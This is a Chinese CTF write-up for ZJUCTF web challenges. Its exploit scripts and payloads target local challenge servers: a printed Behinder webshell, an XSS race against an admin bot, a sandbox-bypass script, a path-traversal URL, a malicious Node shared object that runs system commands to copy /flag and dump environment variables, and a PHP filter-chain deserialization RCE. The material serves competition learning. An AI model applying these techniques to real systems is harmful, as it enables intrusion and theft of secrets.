Web
一觉醒来……
直接调用游戏结束函数
发现排行榜的逻辑大概是同时间的,更先的排名靠前;所以只能把答题时间改为负数了:
var myName = "Rank1_Breaker";

fetch('/api/submit', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
        username: myName,
        elapsed_time: -1000  // 负数时间
    })
})
.then(response => response.json())
.then(data => {
    console.log("攻击结果:", data);
})
.catch(err => console.error("请求失败:", err));

ZJUCTF{are_you_really_primary_school_student_291b3ebc715e}
Time Paradox
在网络请求里发现了 win31.img,下载下来,用 7-zip 解压可以得到 flag.DCX,修改扩展名就可以用 word 打开了,发现 flag:

ZJUCTF{hacking_to_the_game_8afa6a4d3d09}
选择大于努力 
附件解压后找到 :
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }
%>
<%
    if (request.getMethod().equals("POST")) {
        String k = "e45e329feb5d925b";
        session.setAttribute("u", k);
        Cipher c = Cipher.getInstance("AES");
        c.init(2, new SecretKeySpec(k.getBytes(), "AES"));
        new U(this.getClass().getClassLoader())
            .g(c.doFinal(Base64.getDecoder().decode(request.getReader().readLine())))
            .newInstance()
            .equals(pageContext);
    }
%>
搜索发现这是一个 Behinder WebShell,下载对应客户端,运行并连接;发现需要密钥,在解压的文件里搜了下就能找到是 beyond,成功连接:

ZJUCTF{i_don't_know_but_i_have_tools_all_in_one_9eb244680443}
你说你不懂 Linux 
上有政策,下有对策:
- 不让用
\,wine 模拟的所以可以使用/ - 不让用
flag,.txt,用>进行匹配 - 必须要有
.log,想了很久,在我自己的电脑上找了一个文件夹名字里有.log的

http://127.0.0.1:12152/?file=../Microsoft.NET/assembly/GAC_MSIL/System.IO.log/../../../../../f>>>.t>>
ZJUCTF{don't_say_you_are_unfamiliar_with_paths_again!_3da8754eb72f}
Bython is not P
目标服务器基于 Bython 项目,提供了一个在线沙箱环境,允许用户上传并执行 .by 文件。
import os

def secure(){
  try{
    os.chroot("/tmp")
    os.chdir("/")
  }
  except Exception{
    pass
  }
  try{
    os.setgid(65534)
    os.setuid(65534)
  }
  except Exception{
    pass
  }
}

if os.access("/flag", os.R_OK){
  # No!!! How can you access flag? :(
  secure()
}
沙箱逻辑仅在 os.access("/flag", os.R_OK) 返回 True 时才执行 secure()。
为此我们可以上传一个伪造的 os.by 文件在伪造的 os 模块中,让 access() 函数永远返回 False;当 sandbox.by 执行 os.access("/flag", os.R_OK) 时,会导入我们的假 os 模块返回 False 导致 secure() 不被调用,沙箱失效。
import urllib.request
import urllib.parse
import uuid
import re
import time
import http.cookiejar

cj = http.cookiejar.CookieJar()
opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cj))
urllib.request.install_opener(opener)

BASE_URL = "http://127.0.0.1:3534"

def upload(filename, content):
    boundary = uuid.uuid4().hex
    data = []
    data.append(f'--{boundary}')
    data.append(f'Content-Disposition: form-data; name="file"; filename="{filename}"')
    data.append('Content-Type: application/octet-stream')
    data.append('')
    data.append(content)
    data.append(f'--{boundary}--')
    data.append('')

    body = '\r\n'.join(data).encode('utf-8')
    req = urllib.request.Request(f"{BASE_URL}/upload", data=body)
    req.add_header('Content-Type', f'multipart/form-data; boundary={boundary}')
    try:
        with urllib.request.urlopen(req) as response:
            return response.read().decode('utf-8')
    except urllib.error.HTTPError as e:
        return e.read().decode('utf-8')

def run_file(filename):
    req = urllib.request.Request(f"{BASE_URL}/run/{filename}", method="POST")
    try:
        with urllib.request.urlopen(req) as response:
            return response.read().decode('utf-8')
    except urllib.error.HTTPError as e:
        return e.read().decode('utf-8')

# Create fake os.by
os_payload = """import sandbox

R_OK = 4
def access(path, mode){
    return False
}
def chroot(path){ pass }
def chdir(path){ pass }
def setgid(gid){ pass }
def setuid(uid){ pass }
"""
print("[*] Uploading os.by...")
upload("os.by", os_payload)
# Run os.by to generate os.py
print("[*] Running os.by to generate os.py...")
run_file("os.by")

# Create exp.by
exp_payload = """import sandbox
try{
    with open("/flag", "r") as f{
        print(f.read())
    }
} except Exception as e{
    print(e)
}
"""
print("[*] Uploading exp.by...")
upload("exp.by", exp_payload)
# Run exp.by
print("[*] Running exp.by...")
response = run_file("exp.by")

# Extract flag
match = re.search(r"Output:\n((?:GZ|ZJU)CTF\{.*?\})", response, re.DOTALL)
if match:
    print(f"[+] Flag: {match.group(1)}")
else:
    print("[-] Flag not found in output.")
    out_match = re.search(r"Output:\n(.*?)(?:</div>|$)", response, re.DOTALL)
    if out_match:
        print(f"Output was: {out_match.group(1).strip()}")
    else:
        # Check for errors
        err_match = re.search(r"Errors:\n(.*?)(?:</div>|$)", response, re.DOTALL)
        if err_match:
            print(f"Error was: {err_match.group(1).strip()}")
        else:
            print("No output or error found.")
            print("Response snippet:")
            print(response[:1000])

ZJUCTF{python_is_b_or_bython_is_p_0c7595ed6761}
Submit Your Paper!
在管理员查看论文列表和详情页时,abstract 字段使用了非转义输出:
<td>
  <%- p.abstract.length > 100
      ? p.abstract.substring(0,100) + '…'
      : p.abstract %>
</td>
因此可以利用 XSS 在 Bot 执行状态修改前抢先修改 DOM 状态,同时发送 POST 请求将数据库改为 Accept;基于竞态条件在 Bot 检查前获得 flag:
import requests
import time
import re
import sys

TARGET = "http://127.0.0.1:2669"

s = requests.Session()
username = f"attacker_{int(time.time())}"
password = "password123"
email = f"{username}@evil.com"

print(f"[*] Registering user: {username}")
register_data = {
    "username": username,
    "email": email,
    "password": password
}
try:
    r = s.post(f"{TARGET}/register", data=register_data)
    if r.status_code != 200:
        print(f"[-] Registration failed: {r.status_code}")
except Exception as e:
    print(f"[-] Connection error: {e}")
    return
print(f"[*] Logging in...")
login_data = {
    "username": username,
    "password": password
}
r = s.post(f"{TARGET}/login", data=login_data)
if "Invalid credentials" in r.text:
    print("[-] Login failed")
    return

padding = "A" * 105
script = """<img src=x onerror="
(async()=>{
  const rows = document.querySelectorAll('tr[data-paper-id]');
  for(let row of rows){
    const badge = row.querySelector('.badge');
    if(badge && badge.textContent.trim() === 'Under Review'){
      // 1. 立即修改 DOM,破坏 Bot 的检查条件
      badge.textContent = 'Accept';

      // 2. 发送请求修改数据库状态
      const id = row.dataset.paperId;
      await fetch(`/admin/papers/${id}/status`, {
        method: 'POST',
        headers: {'Content-Type': 'application/x-www-form-urlencoded'},
        body: 'status=Accept',
        credentials: 'include'
      });
    }
  }
})()
">"""

xss_payload = padding + script
print(f"[*] Submitting paper with XSS payload...")
# 创建一个最小的有效 PDF
pdf_content = b'%PDF-1.4\n1 0 obj<</Type/Catalog/Pages 2 0 R>>endobj 2 0 obj<</Type/Pages/Count 1/Kids[3 0 R]>>endobj 3 0 obj<</Type/Page/MediaBox[0 0 612 792]/Parent 2 0 R/Resources<<>>>>endobj\nxref\n0 4\n0000000000 65535 f\n0000000009 00000 n\n0000000056 00000 n\n0000000115 00000 n\ntrailer<</Size 4/Root 1 0 R>>\nstartxref\n210\n%%EOF'

files = {
    'pdf': ('exploit.pdf', pdf_content, 'application/pdf')
}
data = {
    'abstract': xss_payload,
    'workers': 'Hacker, hacker@example.com '
}

r = s.post(f"{TARGET}/papers/new", data=data, files=files)
r = s.get(f"{TARGET}/papers")

match = re.search(r'/papers/(\d+)/view', r.text)
if not match:
    print("[-] Could not find paper ID in /papers list")
    return

paper_id = match.group(1)
print(f"[+] Paper submitted. ID: {paper_id}")
print(f"[*] Waiting 12 seconds for status to become 'Under Review'...")
time.sleep(12)
print(f"[*] Triggering Admin Bot (Report)...")
r = s.post(f"{TARGET}/papers/{paper_id}/report")
print(f"[*] Report response: {r.status_code} {r.text}")

if r.status_code == 429:
    print("[-] Rate limited or report already in progress. Waiting and retrying...")
    time.sleep(5)
    r = s.post(f"{TARGET}/papers/{paper_id}/report")
print(f"[*] Waiting 5 seconds for XSS to execute...")
time.sleep(5)
print(f"[*] Checking if paper is Accepted...")
r = s.get(f"{TARGET}/papers/{paper_id}/view")

if "Congratulations" in r.text:
    print("[+] SUCCESS! Flag found:")
    flag_match = re.search(r'(ZJUCTF\{.+?\}|flag\{.+?\})', r.text)
    if flag_match:
        print(f"\n    {flag_match.group(1)}\n")
    else:
        print("[-] Could not regex match flag, but 'Congratulations' text is present.")
        print(r.text)
else:
    print("[-] Failed. Paper status is not Accept or flag not found.")
    status_match = re.search(r'<span class="badge bg-[^"]+">([^<]+)</span>', r.text)
    if status_match:
        print(f"[*] Current status: {status_match.group(1)}")
    else:
        print("[*] Could not determine status.")

ZJUCTF{congrats_for_being_accepted!_7721162885df}
ezjs_revenge
从 dockerfile 中找到了服务器源码并下载,同时两个 set 命令:
RUN sed -i '127c\    if (newPath && /app\.js|\\\\|\\.ejs|\\.js/i.test(newPath)) {' app.js
RUN sed -i '138c\    if (newFilePath.endsWith(".ejs") || newFilePath.endsWith(".js")) {' app.js
过滤了 .js 和 .ejs;但是 Node.js 支持加载 C/C++ 编译的共享对象文件(.node 扩展名)
- 利用 'Admin' 绕过限制
if (username === 'admin'){ // 'Admin'
    return res.status(400).send('you can not be admin');
}
const new_username = username.toUpperCase()

if (new_username === admin.username && password === admin.password) {
    req.session.user = "ADMIN";
    res.redirect('/rename');
}
- 编译共享对象
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void __attribute__((constructor)) init() {
    system("cp /flag /app/AWDP-WEB-ezjs/uploads/flag.txt");
    system("env > /app/AWDP-WEB-ezjs/uploads/env.txt");
    // Make it readable
    system("chmod 777 /app/AWDP-WEB-ezjs/uploads/flag.txt");
    system("chmod 777 /app/AWDP-WEB-ezjs/uploads/env.txt");
}
// gcc -shared -fPIC -o pwn.node pwn.c
- 上传 pwn.node 后利用 rename 将其移动到
../node_modules/pwn/index.node中(并重命名为 index.node) - 上传任意文件,利用 rename 修改扩展名为 pwn 并访问 render 触发解析,相当于执行 pwn.c
- 此时可以从 env.txt/flag.txt 中读取 flag 了
import requests
import time
import sys

TARGET = "http://127.0.0.1:10036"
SESSION = requests.Session()

def login():
    print("[*] Logging in as ADMIN...")
    # Bypass check with "Admin"
    try:
        r = SESSION.post(f"{TARGET}/login", data={"username": "Admin", "password": "123456"})
        # If successful, it redirects to /rename, which returns 400 because of missing params
        if "/rename" in r.url:
            print("[+] Login successful (redirected to /rename)")
            return True
        elif r.status_code == 200 and "rename" in r.text:
             print("[+] Login successful")
             return True
        else:
            print(f"[-] Login failed: {r.status_code}")
            print(f"[-] Response text: {r.text}")
            return False
    except Exception as e:
        print(f"[-] Connection failed: {e}")
        sys.exit(1)

def upload_file(filename, content):
    print(f"[*] Uploading {filename}...")
    files = {'fileInput': (filename, content, 'text/plain')}
    r = SESSION.post(f"{TARGET}/upload", files=files)
    if r.status_code == 200:
        print(f"[+] Uploaded {filename}")
        return True
    else:
        print(f"[-] Failed to upload {filename}: {r.text}")
        return False

def rename_file(old_path, new_path):
    print(f"[*] Renaming {old_path} to {new_path}...")
    params = {"oldPath": old_path, "newPath": new_path}
    r = SESSION.get(f"{TARGET}/rename", params=params)
    if r.status_code == 200:
        print(f"[+] Renamed to {new_path}")
        return True
    else:
        print(f"[-] Failed to rename: {r.text}")
        return False


if not login():
    exit(0)

pkg_json = '{"main": "index.cjs"}'
if not upload_file("pkg.json", pkg_json): exit(0)

print("[*] Deploying index.node payload...")

try:
    with open("/home/darstib/zjuctf2025/web/ezjs_revenge/pwn.node", "rb") as f:
        node_content = f.read()
except Exception as e:
    print(f"[-] Failed to read pwn.node: {e}")
    exit(0)

print(f"[*] Uploading pwn.node ({len(node_content)} bytes)...")
files = {'fileInput': ('pwn.node', node_content, 'application/octet-stream')}
r = SESSION.post(f"{TARGET}/upload", files=files)
if r.status_code == 200:
    print(f"[+] Uploaded pwn.node")
else:
    print(f"[-] Failed to upload pwn.node: {r.text}")
    exit(0)
# Rename to ../node_modules/pwn/index.node
if not rename_file("pwn.node", "../node_modules/pwn/index.node"): exit(0)

if not upload_file("trigger.txt", "nothing") : exit(0)
if not rename_file("trigger.txt", "trigger.pwn"): exit(0)
# Trigger RCE
print("[*] Triggering RCE via render...")
r = SESSION.get(f"{TARGET}/render", params={"filename": "trigger.pwn"})
print(f"[+] Render response: {r.status_code}")

print("[*] Fetching flag from env...")
r = requests.get(f"{TARGET}/env.txt")
if r.status_code == 200:
    if "FLAG" in r.text:
        import re
        flag = re.search(r'FLAG=(.+)', r.text)
        if flag:
            print(f"\nFLAG: {flag.group(1)}")
        else:
            print(f"\nENV DUMP:\n{r.text}")
    else:
         print(f"\nENV DUMP (No FLAG found):\n{r.text}")
else:
    print(f"[-] Env not found in response: {r.status_code}")
    # Try flag.txt just in case
    r = requests.get(f"{TARGET}/flag.txt")
    if r.status_code == 200:
         print(f"\nFLAG (from file): {r.text.strip()}")
ZJUCTF{8lOG_MUsT_8e_RI9HT_\0/\o/\o/}
ezjs_revenge_revenge
看起来我上一题是非预期解?修改后的 dockerfile 依旧没有拦截 node 文件,修改端口即可复用:

ZJUCTF{7h1S_Is_tH3_L4ST_Reu3Nge_QAQ}
ezStack
让 AI 基于 Stack 构造 POP 链后,尝试读取 /flag 一直没成功(事实上我到现在也不知道为什么,可能是文件名为 /flag-x2354803498593458)之类的?

尝试 RCE 均失败,后来发现了 php_filter_chain_generator,可以直接在内存中构造一个 shell ???总之,按照指导:
$ wget https://raw.githubusercontent.com/synacktiv/php_filter_chain_generator/main/php_filter_chain_generator.py
$ python3 php_filter_chain_generator.py --chain '<?php system("cat /f*"); ?>' > payload.txt # 手动移除第一行
$ php -r '
class Logger { public $handler; }
class Stack { public $items; }
class Printer { public $text; }
class File { public $filename; }

$file = new File();
$file->filename = file_get_contents("payload.txt");

$printer = new Printer();
$printer->text = $file;
$stack = new Stack();
$stack->items = array($printer);
$logger = new Logger();
$logger->handler = $stack;

echo serialize($logger);
' > final_data.txt

curl -s -X POST http://127.0.0.1:6477/ --data-urlencode " data@final_data.txt "

ZJUCTF{WhA7_i$_PeARcMD?_9C0BC4A1}